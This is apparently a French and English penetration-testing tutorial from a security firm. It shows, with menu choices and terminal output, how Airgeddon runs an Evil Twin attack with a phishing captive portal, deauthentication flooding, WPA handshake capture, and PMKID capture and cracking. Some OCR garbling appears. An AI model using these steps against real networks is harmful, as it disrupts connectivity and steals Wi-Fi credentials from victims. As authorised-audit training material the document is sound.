
Evil Twin Attack & Portail Captif

L'attaque **Evil Twin** (ou Rogue AP) crée un point d'accès jumeau malveillant portant le même SSID que la cible. En déconnectant simultanément les clients du vrai AP via deauth, on les pousse à se connecter au faux AP. Une fois connectés, ils sont redirigés vers un portail captif qui sollicite leur mot de passe Wi-Fi sous prétexte d'une 'mise à jour réseau'.

IMPACT LÉGAL — CLAUSE CONTRACTUELLE OBLIGATOIRE

L'Evil Twin est l'attaque wireless la plus intrusive : AP rogue + interception active. Ne jamais réaliser cette attaque sans clause contractuelle explicite. Au Maroc, cela peut constituer une infraction à la Loi 07-03 sur les STAD.

Menu principal → **Option 7** (Evil Twin attacks menu) → **Option 9** (Evil Twin AP attack with captive portal). Ce mode orchestre automatiquement 6 composants simultanés.



The screenshot displays the Airgeddon terminal interface. At the top, there is a logo and the title "Wireless Penetration Testing: Airgeddon". The main content area shows a terminal window with the following text:

```

Congratulations!! It seems the key has been decrypted
Do you want to save the trophy file with the decrypted password? [Y/n]
> Y
Type the path to store the file or press [Enter] to accept the default proposal [/root/hashcat-18:4:19.txt]
>
The path is valid and you have write permissions. Script can continue...
Hashcat trophy file generated successfully at [/root/hashcat-18:4:19.txt]
Press [Enter] key to continue...
    
```

Below the terminal output, the text reads: "You can access the saved file to read the decrypted Wi-Fi password." This is followed by another terminal window showing the command and output:

```

(root@kali)-[~]
└─# cat hashcat-18:4:19.txt

2021-06-05
airgeddon. Decrypted password using hashcat

BSSID: 18:4:19


raj12345
    
```

The password "raj12345" is highlighted with a red box in the original image.

Evil Twin Attack

An evil twin is a forgery of a Wi-Fi access point (Bogus AP) that masquerades as genuine but is purposefully set up to listen in on wireless traffic. By creating a fake website and enticing people to it.

Menu Evil Twin — Option 9 : captive portal mode (monitor mode requis)



The screenshot shows the Airgeddon terminal interface. At the top, there is a logo and the title "Wireless Penetration Testing: Airgeddon". The main content is a terminal window with a dark background and light text. The terminal displays a menu of options, with option 9, "Evil Twin AP attack with captive portal (monitor mode needed)", highlighted in red. Below the menu, a hint is shown: "*Hint* In order to use the Evil Twin just AP and sniffing attacks, you must have doesn't need to be wifi, can be ethernet". The user has entered the number 9, and the terminal shows the progress of the attack, including "An exploration looking for targets is going to be done...", "Press [Enter] key to continue...", "***** Exploring for targets *****", "Exploring for targets option chosen (monitor mode needed)", "Selected interface wlan0mon is in monitor mode. Exploration can be performed", and "WPA/WPA2 filter enabled in scan. When started, press [Ctrl+C] to stop...".

Continue by pressing the ENTER key, and a window for scanning WPA/WPA2 access points will

Scan des APs pour sélectionner la cible Evil Twin — liste avec clients connectés (*)

Les 6 composants lancés simultanément par Airgeddon :

- AP : hostapd crée un AP ouvert avec le même SSID que la cible
- DHCP : dnsmasq distribue des IPs malveillantes aux clients connectés
- DNS : toutes les requêtes DNS sont redirigées vers notre portail captif
- Deauth : aireplay-ng maintient la pression pour forcer les clients vers le faux AP
- Webserver : héberge la page de phishing du portail captif
- Control : sniffe le mot de passe soumis et le vérifie contre le handshake capturé



Wireless Penetration Testing: Airgeddon

```

Selected ESSID: raaj
Deauthentication chosen method: Aireplay
Handshake file selected: None

#Hint: If you want to integrate "DoS pursuit mode" on an Evil Twin attack, another additional wifi interface in monitor mode will be

Do you want to spoof your MAC address during this attack? [y/N]
> y
This attack requires that you have previously a WPA/WPA2 network captured Handshake File
If you don't have a captured Handshake File from the target network you can get it now

Do you already have a captured Handshake file? Answer yes ("y") to enter the path or answer no ("n") to capture a new one now [y/N]
> n

Type value in seconds (10-100) for timeout or press [Enter] to accept the proposal [20]:
> 20

Timeout set to 20 seconds

Two windows will be opened. One with the Handshake capturer and other with the attack to force clients to reconnect

Don't close any window manually, script will do when needed. In about 20 seconds maximum you'll know if you've got the Handshake
Press [Enter] key to continue...

```

The two windows will appear again. One will attempt a deauth attack, while the other will attempt to capture the WPA handshake between the client and the access point after deauthentication.

```

airplaydeauth attack
14:03:00 Waiting for beacon frame (BSSID: 18:45:93:69:06:19) on channel 3
NB: this attack is more effective when targeting
a connected wireless client (vs. client's mac).
14:03:00 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:06:19]
14:03:00 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:06:19]
14:03:01 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:06:19]
14:03:01 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:06:19]
14:03:02 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:06:19]
14:03:02 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:06:19]
14:03:03 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:06:19]
14:03:03 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:06:19]
14:03:04 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:06:19]
Capturing Handshake

```

6 fenêtres simultanées : AP · DHCP · DNS · Deauth · Webserver · Control




Wireless Penetration Testing: Airgeddon

Note: Do not close the windows; they will dissipate after the password has been captured.


All clients connecting to the original AP "raaj" will be disconnected, and when they attempt to reconnect, they will discover two APs with the same name. When the client connects to the bogus AP, it is lured to the captive portal.

Attaque en cours — Le Control panel attend le mot de passe soumis par la victime

Côté victime, le client voit deux réseaux portant le même nom. En se connectant au faux AP (ouvert, donc prioritaire), le portail captif s'affiche automatiquement.



Vue côté victime — deux réseaux 'raaj' visibles : l'original et le faux AP ouvert



Portail captif affiché sur le téléphone — demande le mot de passe Wi-Fi pour 'accéder à Internet'



Wireless Penetration Testing: Airgeddon

If the client gives the Wi-Fi key, the password will be captured in plaintext in the control window.

```
Evil Twin AP Info // BSSID: 18:00:00:00:00:00 // Channel: 3 // ESSID: raaj
Online time
00:01:50
Password captured successfully:
raj12345
The password was saved on file: [/root/rajpwd.txt]
Press [Enter] on the main script window to continue, this window will be closed
```

Additionally, save the password in the file you gave during the proposal.

```
(root@kali)-[~]
└─# cat rajpwd.txt
```

Password captured — mot de passe affiché en clair dans la fenêtre Control d'Airgeddon

08


PMKID Attack — Sans Client Connecté

La **PMKID Attack** (découverte par Jens Steube, auteur d'Hashcat, en 2018) est particulièrement redoutable : elle ne nécessite **aucun client connecté**. Le PMKID est un identifiant calculé par l'AP à partir du PMK, du MAC de l'AP et du MAC du client. Il est transmis directement dans la première trame EAPOL.

FORMULE PMKID

PMKID = HMAC-SHA1-128(PMK, 'PMK Name' || AP_MAC || Client_MAC). Cette valeur peut être capturée directement depuis l'AP sans interaction client. Avantage : si l'AP est vulnérable et le mot de passe faible, l'attaque aboutit sans attendre qu'un utilisateur se connecte.

Menu principal → **Option 5** (Handshake/PMKID tools menu) → **Option 5** (Capture PMKID — différent de Capture Handshake).



The screenshot shows the Aircgeddon terminal interface. At the top, there is a logo and the title "Wireless Penetration Testing: Aircgeddon". The main content is a terminal window with the following text:

```
Select an option from menu:
0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. DoS attacks menu
5. Handshake/PMKID tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu
11. About & Credits
12. Options and language menu

*Hint* Thanks to the plugins system, customized content stem

> 5
```

Option 5 is highlighted with a red box. Below the terminal, the text reads: "Then again **press 5** and wait for the script to capture SSIDs around."

Below this, another terminal window shows the next menu:

```
Select an option from menu:
0. Return to main menu
1. Select another network interface
```

At the bottom of the screenshot, the caption reads: "Menu Handshake/PMKID — Option 5 : Capture PMKID (hcxumptool requis)"

1 Aircgeddon explore automatiquement les cibles — stoppez avec CTRL+C et sélectionnez la cible

2 Définissez un timeout de 25 secondes (généralement suffisant pour la capture PMKID)

3 hcxumptool tente d'extraire le PMKID directement depuis les trames EAPOL de l'AP

4 Si capturé, sauvegardez en .txt puis convertissez en .cap pour la compatibilité aircrack

5 Lancez le cracking avec Option 1 (dictionary) — même workflow que pour le handshake

```

10)
11)
12)
13)*
14)
15)
16)

(*) Network with clients
-----
Select target network:
> 6
You have a valid WPA/WPA2 target network selected. Script can continue ...
Press [Enter] key to continue ...

Type value in seconds (10-100) for timeout or press [Enter] to accept the proposal [25]:
> 25
Timeout set to 25 seconds

Don't close the window manually, script will do when needed. In about 25 seconds maximum
Press [Enter] key to continue ...

```


Sure enough, we can see a PMKID being captured here!

```

initialization...
warning: NetworkManager is running with pid 502
(possible interfering hcxdumptool)

```

hcxdumptool capture le PMKID — hash visible en dernière ligne [PMKIDROGUE:...]


Wireless Penetration Testing: Airgeddon

Then simply store this PMKID as a cap file. First **press Y** then **ENTER** the path and done.

```

Congratulations!!
Type the path to store the file or press [Enter] to accept the default proposal [/root/pmkid-68:14:01:5A:0E:9C.txt]
>
The path is valid and you have write permissions. Script can continue ...

PMKID file generated successfully at [/root/pmkid-68:14:01:5A:0E:9C.txt]

The captured PMKID file is in a text format containing the hash in order to be cracked using hashcat. Additionally, air
adump-ng capture, but tshark command will be required to be able to carry out this transformation. Do you want to perfo
> y
Type the path to store the file or press [Enter] to accept the default proposal [/root/pmkid-68:14:01:5A:0E:9C.cap]
>
The path is valid and you have write permissions. Script can continue ...

PMKID file generated successfully at [/root/pmkid-68:14:01:5A:0E:9C.cap]
Press [Enter] key to continue ...

```

Now, with an integrated aircrack-ng we can crack the cap file within airgeddon script itself like this:

Just choose dictionary attack and yes and then the dictionary file.

```

Select an option from menu:
0. Return to offline WPA/WPA2 decrypt menu
   (aircrack CPU, non GPU attacks)
1. (aircrack) Dictionary attack against Handshake/PMKID capture file
2. (aircrack + crunch) Bruteforce attack against Handshake/PMKID capture file
   (hashcat CPU, non GPU attacks)
3. (hashcat) Dictionary attack against Handshake capture file
4. (hashcat) Bruteforce attack against Handshake capture file
5. (hashcat) Rule based attack against Handshake capture file
6. (hashcat) Dictionary attack against PMKID capture file
7. (hashcat) Bruteforce attack against PMKID capture file
8. (hashcat) Rule based attack against PMKID capture file

*Hint* Rule based attacks change the words of the dictionary list according to the rules written in the r
hashcat/rules)

```

Cracking du PMKID avec aircrack-ng et rockyou.txt — même processus que le handshake



Wireless Penetration Testing: Airgeddon

```
Aircrack-ng 1.6

[00:00:34] 182428/14344392 keys tested (5396.53 k/s)

Time left: 43 minutes, 44 seconds           1.27%

KEY FOUND! [ kolakola ]

Master Key      : D9 D3 BC F0 15 02 1A 6A 47 06 D5 28 B6 91 13 12
                  12 F0 A7 6F CC 9C 7F D2 33 A5 9E A3 96 37 61 9A

Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

KEY FOUND — clé PSK récupérée depuis le PMKID, sans aucun client connecté au préalable

LIMITES DE L'ATTAQUE PMKID

Tous les AP ne sont pas vulnérables. Les firmware récents de certains équipements (Cisco, Fortinet, routeurs WPA3) n'incluent pas le PMKID dans leurs trames EAPOL. Dans ce cas, revenez à la capture de handshake classique.

Votre réseau Wi-Fi est-il résistant à ces attaques ?

Un audit wireless professionnel Cayvora teste votre infrastructure contre l'ensemble de ces vecteurs — handshake, Evil Twin, PMKID — avec rapport détaillé et plan de remédiation concret. contact@cayvora.com • cayvora.com